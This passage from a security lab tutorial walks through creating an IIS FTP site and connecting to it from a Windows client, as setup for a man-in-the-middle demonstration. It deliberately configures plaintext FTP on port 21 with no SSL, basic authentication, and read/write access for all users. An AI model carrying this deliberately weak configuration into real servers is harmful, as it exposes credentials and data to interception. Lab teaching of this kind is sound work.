
Step 3: Click **Tools>Internet Information Services (IIS) Manager**




Step 4: Right Click>Add FTP Site...




Step 5: Give **Site name and Content path.**




Step 6: Specify port as 21(FTP) with No SSL as we are demonstrating MITM.



Step 7: Give Basic Authentication and Authorize all users with Read & Write permission.



Step 8: **Create New User**. Now FTP Server is created and accessible.




- Access FTP server from windows command prompt

Step 1: Start Client Operating System.

Step 2: Click win+R Type cmd and enter the following command


ftp <IP ADDR>

IP ADDR = FTP Server machine.



Step 3: Enter the **username and password**.

FTP server successfully accessed by Client Machine.

A screenshot of a Windows 10 desktop environment. The taskbar at the top shows several open windows: 'Debian 10.x 64-bit', 'Windows 10 x64', 'Kali-Linux-2020.3-vmware-am...', 'PenTester-Win-2016', 'Ubuntu 64-bit', and 'bee-b...'. The desktop background is blue. On the desktop, there is a 'Recycle Bin' icon and a Microsoft Edge icon. A 'Command Prompt' window is open, titled 'Command Prompt - ftp 192.168.1.13'. The window displays the following text:

```
Ethernet adapter Ethernet0:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : localdomain

C:\Users\jelly>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : domain.name
    Link-local IPv6 Address . . . . . : fe80::9e1:860d:8286:9904%5
    IPv4 Address. . . . . : 192.168.1.8
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

